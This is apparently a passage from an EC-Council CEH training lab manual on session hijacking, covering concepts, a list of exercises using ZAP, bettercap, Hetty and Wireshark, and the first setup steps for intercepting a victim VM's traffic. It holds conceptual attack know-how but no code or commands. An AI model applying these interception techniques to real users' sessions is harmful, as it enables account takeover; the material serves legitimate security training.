

Session Hijacking

Module 11

Session Hijacking

Session hijacking is when an attacker takes over either a valid TCP communication session between two computers or a valid user session in a web application.

Lab Scenario

A session hijacking attack refers to the exploitation of a session token-generation mechanism or token security controls that enables an attacker to establish an unauthorized connection with a target server. The attacker guesses or steals a valid session ID (which identifies authenticated users) and uses it to establish a session with the server.

As an ethical hacker or penetration tester, you should understand different session hijacking concepts, how attackers perform application- and network-level session hijacking, and the various tools used to launch this kind of attack. You should also be able to implement security measures at both the application and network levels to protect your network from session hijacking. Application-level hijacking involves gaining control over the Hypertext Transfer Protocol (HTTP) user session by obtaining the session IDs. Network-level hijacking is prevented by packet encryption, which can be achieved with protocols such as IPsec, SSL, and SSH.

Lab Objective

The objective of the lab is to perform session hijacking and other tasks that include, but are not limited to:

- Hijack a session by intercepting traffic between server and client
- Steal a user session ID by intercepting traffic
- Detect session hijacking attacks

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Windows Server 2022 virtual machine
- Windows Server 2019 virtual machine
- Parrot Security virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 50 Minutes

Overview of Session Hijacking

Session hijacking can be either active or passive, depending on the degree of involvement of the attacker:

- **Active session hijacking:** An attacker finds an active session and takes it over
- **Passive session hijacking:** An attacker hijacks a session, and, instead of taking over, monitors and records all the traffic in that session

Lab Tasks

Ethical hackers or penetration testers use numerous tools and techniques to perform session hijacking on the target systems. Recommended labs that will assist you in learning various session hijacking techniques include:

Lab No.	Lab Exercise Name	Core*	Self-study**	CyberQ ***
1	Perform Session Hijacking	√	√	√
	1.1 Hijack a Session using Zed Attack Proxy (ZAP)	√		√
	1.2 Intercept HTTP Traffic using bettercap		√	√
	1.3 Intercept HTTP Traffic using Hetty	√		√
2	Detect Session Hijacking	√		√
	2.1 Detect Session Hijacking using Wireshark	√		√

Remark

EC-Council has prepared a considered amount of lab exercises for student to practice during the 5-day class and at their free time to enhance their knowledge and skill.

*Core - Lab exercise(s) marked under Core are recommended by EC-Council to be practised during the 5-day class.

**Self-study - Lab exercise(s) marked under self-study is for students to practise at their free time. Steps to access the additional lab exercises can be found in the first page of CEHv12 volume 1 book.

***CyberQ - Lab exercise(s) marked under CyberQ are available in our CyberQ solution. CyberQ is a cloud-based virtual lab environment preconfigured with vulnerabilities, exploits, tools and scripts, and can be accessed from anywhere with an Internet connection. If you are interested to learn more about our CyberQ solution, please contact your training center or visit <https://www.cyberq.io/>.

Lab Analysis

Analyze and document the results related to this lab exercise. Give an opinion on your target's security posture.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Lab

1

Perform Session Hijacking

In a session hijacking attack, an attacker takes over (hijacks) a victim's valid user session in order to establish an unauthorized connection with a target server.

Lab Scenario

Session hijacking allows an attacker to take over an active session by bypassing the authentication process. It involves stealing or guessing a victim's valid session ID, which the server uses to identify authenticated users, and using it to establish a connection with the server. The server responds to the attacker's requests as though it were communicating with an authenticated user, after which the attacker is able to perform any action on that system.

Attackers can use session hijacking to launch various kinds of attacks such as man-in-the-middle (MITM) and Denial-of-Service (DoS) attacks. A MITM attack occurs when an attacker places himself/herself between the authorized client and the server to intercept information flowing in either direction. A DoS attack happens when attackers sniff sensitive information and use it to make host or network resource unavailable to users, usually by flooding the target with requests until the system is overloaded.

As a professional ethical hacker or penetration tester, you must possess the required knowledge to hijack sessions in order to test the systems in the target network.

The labs in this exercise demonstrate how to hijack an active session between two endpoints.

Lab Objectives

- Hijack a session using Zed Attack Proxy (ZAP)
- Intercept HTTP traffic using bettercap
- Intercept HTTP traffic using Hetty

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Windows Server 2019 virtual machine
- Windows Server 2022 virtual machine

- Parrot Security virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 40 Minutes

Overview of Session Hijacking

Session hijacking can be divided into three broad phases:

- **Tracking the Connection:** The attacker uses a network sniffer to track a victim and host, or uses a tool such as Nmap to scan the network for a target with a TCP sequence that is easy to predict
- **Desynchronizing the Connection:** A desynchronized state occurs when a connection between the target and host has been established, or is stable with no data transmission, or when the server's sequence number is not equal to the client's acknowledgment number (or vice versa)
- **Injecting the Attacker's Packet:** Once the attacker has interrupted the connection between the server and target, they can either inject data into the network or actively participate as the man-in-the-middle, passing data between the target and server, while reading and injecting data at will

Lab Tasks

Task 1: Hijack a Session using Zed Attack Proxy (ZAP)

Zed Attack Proxy (ZAP) is an integrated penetration testing tool for finding vulnerabilities in web applications. It offers automated scanners as well as a set of tools that allow you to find security vulnerabilities manually. It is designed to be used by people with a wide range of security experience, and as such is ideal for developers and functional testers who are new to penetration testing.


ZAP allows you to see all the requests you make to a web app and all the responses you receive from it. Among other things, it allows you to see AJAX calls that may not otherwise be outright visible. You can also set breakpoints, which allow you to change the requests and responses in real-time.

Here, we will hijack a session using ZAP. You will learn how to intercept the traffic of victims' machines with a proxy and how to view all the requests and responses from them.

Note: Before starting this task, we need to configure the proxy settings in the victim's machine, which in this task will be the **Windows 11** machine.


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1. Turn on the **Windows 11** and **Windows Server 2019** virtual machines.
2. Switch to the **Windows 11** virtual machine. By default, **Admin** user profile is selected, type **Pa\$\$w0rd** in the Password field and press **Enter** to login.
Note: If **Welcome to Windows** wizard appears, click **Continue**. In the **Sign in with Microsoft** wizard click **Cancel** to continue.
Note: Networks screen appears, click **Yes** to allow your PC to be discoverable by other PCs and devices on the network.
3. Open any web browser (here, **Google Chrome**), click the **Customize and control Google Chrome** icon, and select **Settings** from the context menu.

